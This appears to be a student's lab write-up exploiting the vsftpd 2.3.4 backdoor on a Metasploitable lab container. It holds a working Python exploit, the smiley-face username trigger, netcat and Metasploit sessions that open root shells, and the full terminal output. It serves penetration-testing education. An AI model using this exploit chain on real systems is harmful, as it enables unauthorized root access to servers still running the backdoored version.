Lab07

Exploitation

Objective

- Exploiting a previously found vulnerability using different methods
- Establish an unauthorized remote connection to the target system with root priviledges using different tools and methods.

Tools

- Ethical Hacker VM
- Python
- Metasploit
- Nmap
- Netcat

Step 1.Background

Previous lab(06) and its information!

Step2. Exploit code

This step began with searchsploit. I searched a service name for the possible exploits. I found the required two suitable exploits. I encounter an error message, mainly because the exploit code was outdated or was written incorrectly.

The second task involved modifying an exploit code. We were provided with a Python script and had to adjust the original exploit code to match the given script while ensuring it worked correctly.

```
┌──(root㉿Kali)-[/home/kali/Desktop]
└─# searchsploit  vsftpd 2.3.4
---------------------------------------------------------------------------------------------
 Exploit Title                                                           |  Path
---------------------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                   | unix/remote/17491.rb
---------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

```
root@Kali: /home/kali
File  Actions  Edit  View  Help
  GNU nano 7.2                                    lab07-ftp-exploit.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

#from telnetlib
#import Telnet
import socket
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user = b"USER nergal:)\n"
password = b"PASS pass\n"

#user="USER nergal:)"
#password="PASS pass"

try:
    # Connect to FTP service
    tn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    tn.settimeout(5)
    tn.connect((host, portFTP))
    response = tn.recv(1024).decode()

    if "(vsFTPd 2.3.4)" not in response:  # if necessary, edit this line with the correct version/header information
        print("[-] Target does not appear to be running vsFTPd 2.3.4")
        tn.close()
        exit(1)

    tn.sendall(user)
    tn.recv(1024)  # Read until "password."
    tn.sendall(password)
    tn.recv(1024)

    tn.close()

except Exception as e:
    print(f"[-] Error: {e}")
    exit(1)

# Remove the rest


#tn=Telnet(host, portFTP)
#tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line

^G Help      ^O Write Out   ^W Where Is   ^K Cut       ^T Execute   ^C Location   M-U Undo
^X Exit      ^R Read File   ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line  M-E Redo
```

Step 3. Exploitation

This step was done with nmap and netcat. I run the now modified exploit code with python and trickered the vulnerability on port 6200 for remote access.

I used nmap to ensure that the port 6200 was open and exploited it with netcat(left terminal).

```
root@Kali: /home/kali
File  Actions  Edit  View  Help

PORT     STATE  SERVICE
6200/tcp closed lm-x
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

┌──(root㉿Kali)-[/home/kali]
└─# sudo nmap -sT -p6200 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-13 10:25 UTC
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.000029s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

┌──(root㉿Kali)-[/home/kali]
└─# nc 172.17.0.2 6200
(UNKNOWN) [172.17.0.2] 6200 (?) : Connection refused

┌──(root㉿Kali)-[/home/kali]
└─# sudo nmap -sT -p6200 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-13 10:25 UTC
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.000025s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

┌──(root㉿Kali)-[/home/kali]
└─# nc 172.17.0.2 6200
hostname
metasploitable
uname -a
Linux metasploitable 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29
) x86_64 GNU/Linux
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
whoami
root
id
uid=0(root) gid=0(root)
exit

┌──(root㉿Kali)-[/home/kali]
└─# []
```


```
root@Kali: /home/kali
File  Actions  Edit  View  Help

┌──(root㉿Kali)-[/home/kali]
└─# cp /usr/share/exploitdb/exploits/unix/remote/49757.py lab07-ftp-exploit.py

┌──(root㉿Kali)-[/home/kali]
└─# nano lab07-ftp-exploit.py

┌──(root㉿Kali)-[/home/kali]
└─# chmod +x lab07-ftp-exploit.py

┌──(root㉿Kali)-[/home/kali]
└─# python lab07-ftp-exploit.py
Traceback (most recent call last):
  File "/home/kali/lab07-ftp-exploit.py", line 12, in <module>
    import Telnet
ModuleNotFoundError: No module named 'Telnet'

┌──(root㉿Kali)-[/home/kali]
└─# nano lab07-ftp-exploit.py

┌──(root㉿Kali)-[/home/kali]
└─# python lab07-ftp-exploit.py 172.17.0.2
[-] Error: timed out

┌──(root㉿Kali)-[/home/kali]
└─# python lab07-ftp-exploit.py 172.17.0.2

┌──(root㉿Kali)-[/home/kali]
└─# python lab07-ftp-exploit.py 172.17.0.2

┌──(root㉿Kali)-[/home/kali]
└─# python lab07-ftp-exploit.py 172.17.0.2
[-] Error: timed out

┌──(root㉿Kali)-[/home/kali]
└─# python lab07-ftp-exploit.py 172.17.0.2

┌──(root㉿Kali)-[/home/kali]
└─#
```

Step4. Another Exploitation Method

The modified exploit code sends to parameters to the server. First i verified that the port 6200 was closed on the target.

After that i used native tool, ftp-command, to manually connect to the service and provided the two parameters i identified from the exploit code.

The trick here was simple. VsFTPD 2.3.4 is a critical ftp server version that contains a backdoor vulnerability. The backdoor is triggered when a client (or in this case a malicious actor which is myself) sends a smiley face as part of the login username.



```
PORT     STATE SERVICE
6200/tcp open  lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

┌──(kali㉿kali)-[~]
└─$ nc 172.17.0.2 6200
(UNKNOWN) [172.17.0.2] 6200 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc 172.17.0.2 6200
(UNKNOWN) [172.17.0.2] 6200 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nmap -sT -p6200 172.17.0.2
Starting Nmap 7.94 ( https://nmap.org ) at 2025-03-13 12:00 UTC
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.000094s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

┌──(kali㉿kali)-[~]
└─$ nc 172.17.0.2 6200
whoami
root
hostname
metasploitable
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
id
uid=0(root) gid=0(root)
exit

┌──(kali㉿kali)-[~]
└─$ 
```

```
ftp> exit

┌──(root㉿kali)-[/home/kali]
└─# ftp 172.17.0.2 21
Connected to 172.17.0.2.
220 (vsFTPd 2.3.4)
Name (172.17.0.2:kali): nergal:)
331 Please specify the password.
Password:
500 OOPS: priv_sock_get_result
ftp: Login failed
ftp> exit

┌──(root㉿kali)-[/home/kali]
└─# ftp 172.17.0.2 21
Connected to 172.17.0.2.
220 (vsFTPd 2.3.4)
Name (172.17.0.2:kali): nergal:)
331 Please specify the password.
Password:
500 OOPS: priv_sock_get_result
ftp: Login failed
ftp> exit

┌──(root㉿kali)-[/home/kali]
└─# ftp 172.17.0.2 21
Connected to 172.17.0.2.
220 (vsFTPd 2.3.4)
Name (172.17.0.2:kali): nergal:)
331 Please specify the password.
Password:
500 OOPS: priv_sock_get_result
ftp: Login failed
ftp> exit

┌──(root㉿kali)-[/home/kali]
└─# ftp 172.17.0.2 21
Connected to 172.17.0.2.
220 (vsFTPd 2.3.4)
Name (172.17.0.2:kali): nergal:)
331 Please specify the password.
Password:
500 OOPS: priv_sock_get_result
ftp: Login failed
ftp> 
```

Step 5. Metasploit Console

The final step was to exploit the same vulnerability using Metasploit. After successfully configuring the appropriate module, I launched the exploit and gained remote shell access to the target system. This confirmed that i had an unauthorized connection to the target. See the pictures below, I wanted them to be as large as possible for easier visibility.

```
kali@Kali: ~
File  Actions  Edit  View  Help
└─$ msfconsole

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1383 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

```
kali@Kali: ~
File  Actions  Edit  View  Help

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info -d
[*] Generating documentation for vsftpd_234_backdoor, then opening /tmp/vsftpd_234_backdoor_doc20250313-59427-vftpoj.html in
 a browser...
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                      ng-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:46033 -> 172.17.0.2:6200) at 2025-03-13 10:07:44 +0000

whoami
root
uname -a
Linux metasploitable 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux
id
uid=0(root) gid=0(root)
hostname
metasploitable
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever

exit
[*] 172.17.0.2 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```